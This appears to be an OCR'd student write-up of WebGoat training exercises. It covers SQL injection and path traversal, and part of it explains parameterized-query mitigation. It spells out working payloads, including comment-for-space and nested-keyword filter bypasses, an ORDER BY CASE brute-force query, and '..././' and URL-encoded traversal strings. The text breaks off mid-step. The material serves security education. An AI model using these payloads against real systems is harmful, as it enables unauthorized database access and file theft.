
The script is included in the project's directory with explanations about each step (scripts/blind_sql.py).

The final result was:



SQL Injection (mitigation)

5) Writing safe code: in this assignment, we were asked to complete the fields to write a secure code that prevents SQLi, using the code examples that we saw before.
In this case, the template was a kind of Parameterized Queries template, so to complete the missing parts, we inserted:



Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW); → establishing the connection to the DB.

PreparedStatement stmt = conn.prepareStatement("SELECT status FROM users WHERE name=? AND mail=?"); → creating the prepared statements' placeholders inside the query, in this case, **name and mail**.

stmt.setString(1, userName) → securely binds the **userName** variable to the first placeholder, in this case, the binding makes sure that the userName is not a part of the SQL command, but a parameter that goes in place of the '?'.

stmt.setString(2,userMail) → the same as the above command, but for the second placeholder.

6) Writing safe code: in this assignment, we were asked to write a safe Java code that connects to an SQL db, and fetch some data from it. **The code must be immune to SQLi attacks**.
The code that we provided was:


Because of some problem in the Java-JDK inside the container, I got the following error in this case:

Cannot invoke "javax.tools.JavaCompiler.getStandardFileManager(javax.tools.DiagnosticListener, java.util.Locale, java.nio.charset.Charset)" because "compiler" is null

This is a common issue in docker containers, so I can't handle this one, but this solution must seen correctly.

9) Input validation alone is not enough!! - in this assignment, we were asked to show that just an input validation on a db for security is not enough, we overcame this challenge by exploiting the comments in SQL, by inserting comments between two words in the query, we avoid the usage of spaces, which is the input validation in this case. The full command was:


Dave'or+1=1;select+*//from/**/user_system_data--**



To make this with a UNION, we just need to take the previous command from the section that has not implemented input validation and replace each space with a comment //.**


10) Input validation alone is not enough!! - in this assignment, we were asked to overcome another input validation addition that the developers' team added.
To make that happen, we tried to run the same query as the previous section to see

what happened, and we figured out that the command looked like this:




This means that for some reason, while trying to inject words like ‘select’ and ‘from’, it is detected by the server and it removes these words from the query.
We tried to keep the same approach as before (using the comments as spaces) but to handle this challenge, we searched for the specific filtering techniques that applied in this case, and it's a **non-recursive-filtering technique**, using regex to find the exact pattern matching and removes it locally from the query.
By exploiting this one, we used a different pattern: instead of writing select as is, we wrote it as **seselectlect**, so in this case, the server will detect the select and remove it locally, and the two edges will be concatenated together to complete the select word. We do the same to ‘from’ → ‘frfromom’.
So the final query that injects the DB was:

';//SELSELECTECT/**/*/**/FRFROMOM/**/user_system_data/**/WHERE/**/1/**/=/**/1;/**/--**



12) In this assignment, we were asked to use the **ORDER-BY** query to extract the external IP address of the **webgoat-prd** server, with the given last three octets (xxx.130.219.202). Using the arrows on each row in the table, we order the rows of the table by IP, hostname, MAC, status, and description, and each order is a GET request to the server, with a **column parameter** that will be said from which column to order the table.
By playing a little bit with this parameter in Burp and sending some different parameters, we saw the following response from the server:




In the marked part in the response, we saw the query that runs on the server side.

[select id, hostname, ip, mac, status, description from servers where status <> 'out of order' order by ip']"


We can manipulate the request, and check the condition inside the ORDER-BY, and using the response, we can find out what is the IP address of the target in this case. By refining the column's variable that we sending, we can brute-force all the options for the first octet of the target external IP address, and use the condition as a response for true or false.
To perform this brute-force attack, we built the column's value that we sent in the requests in the following way:
(CASE+WHEN+(SELECT+substring(ip,1,4)+FROM+servers+WHERE+hostname='webgoat-prd')+=+'§100§.'+THEN+id+ELSE+status+END)

In this command, we select the first 4 characters from the IP address of the target and check its value, if the value is true, we need to see an ordered list of IP addresses, of all the servers inside the DB, otherwise, we will see an ordered list, by the status. Using Burp intruder, we perform this brute-force attack:


Attack's payload:




Intruder page that performs the attack:




Attack page:




After some inspections, we found our winner:



We differentiate 104 from all the other because all the other have an unordered response by their IDs, for example:





So the solution in this case is **104.130.219.202.**



Path traversal

2) Path traversal while uploading files: in this assignment, we were asked to upload a photo and ensure that it was stored in a different directory (/home/webgoat/.webgoat-2023.8/PathTraversal).
To overcome this challenge, we uploaded a photo, and inspected the requests on burp:







We found this POST request to the server when uploading a new photo, it seems that the parameter that is the name of the photo that the server saved is ‘test’, and the path that the photo saved to comes back as the response from the server:

The profile has been updated, your image is available at: \\/home\\/webgoat\\/.webgoat-2023.8\\/PathTraversal\\/user12345\\/test


We know the target is navigating to **/home/webgoat/.webgoat-2023.8/PathTraversal,** and saving the photo there.
So to make that happen, we just need to go another directory back, using the **“dot dot slash ../” pattern**.
So, after manipulating the fullName field to be ‘../test’, we told the server to get one directory back and save the photo named test there.
Here is the final response from the server:






3) Path traversal while uploading files: After the developer adopts some mitigation to the base path traversal attack, we were asked to bypass this mitigation by inspecting its approach and finding the vulnerability.
We found out that the developer removes the ‘../’ statement using regex, and keeps the name of the field without it. But he doesn't check for the pattern recursively.
We try to enter some other patterns to see the results:


…./test:




It seems that the server removed the first ../ and stored the file in the same directory as '..test'. So we can take that as an advantage and try to manipulate it a little bit differently:

'..././test' - in this case, the server will remove the rightmost '../' and will keep the other part, because it does not check recursively, and after the concatenation, we got '../test', which is our target, and the result:







4) Path traversal while uploading files: Now the developer has fixed the vulnerability from the previous section, and when we tried to upload a photo, the server response was like this:




Seems that in this case, the server takes the photo's name instead of the test.
So, by manipulating the photo's name in the request, we achieve our target (marked in yellow):




After we succeed in making that in the Repeater, we apply the interception mode again, manipulate the packet directly from there, and get the following result on the web itself:




5) Retrieving other files with a path traversal: in this assignment, we were asked to get a different file that we did not have permission to get.
To make that happen, we first used Burp to intercept the requests, to find the right request that gives the random picture, and we found out that the target request was:



Every time we sent this GET request to the server, we got a different picture in the response, and the response looks like this:




Marked in yellow is the location path and the server responds with the unique ID of the picture that it returns, so we took the id parameter and passed it in the GET request, and got the following response using **Burp Repeater**:




In this case, we got a 404 status code, but it responded with all the paths for the random pictures that he had. In those paths, the target secret is not found, another interesting fact, we saw that the server chained another ‘.jpg’ into to id parameter. Of course, we've noted the huge vulnerability in the server as he responded with all the files’ paths, and tried to take that as an advantage.
We tried to manipulate the id parameter in other ways:

id=../:




In this case, the server recognizes that as a path traversal, and responds with a bad request, so using some help, we tried to encode '../' to base64 and then send the request again:




So now we know that the target file is in **/home/webgoat/.webgoat-2023.8/PathTraversal/cats/../../path-traversal-secret.jpg**

And we know that from the previous vulnerable response of the server. (**Link:**webGoat solutions explained), we know that when we request some random picture with the id parameter, the server navigates to **/home/webgoat/.webgoat-2023.8/PathTraversal/cats/** and performs a random choice.

So from there, we need to go two directories back and extract the target file, using base64 encoding of course.
So we tried to perform **id=%2e%2e%2f%2e%2e%2fpath-traversal-secret**:



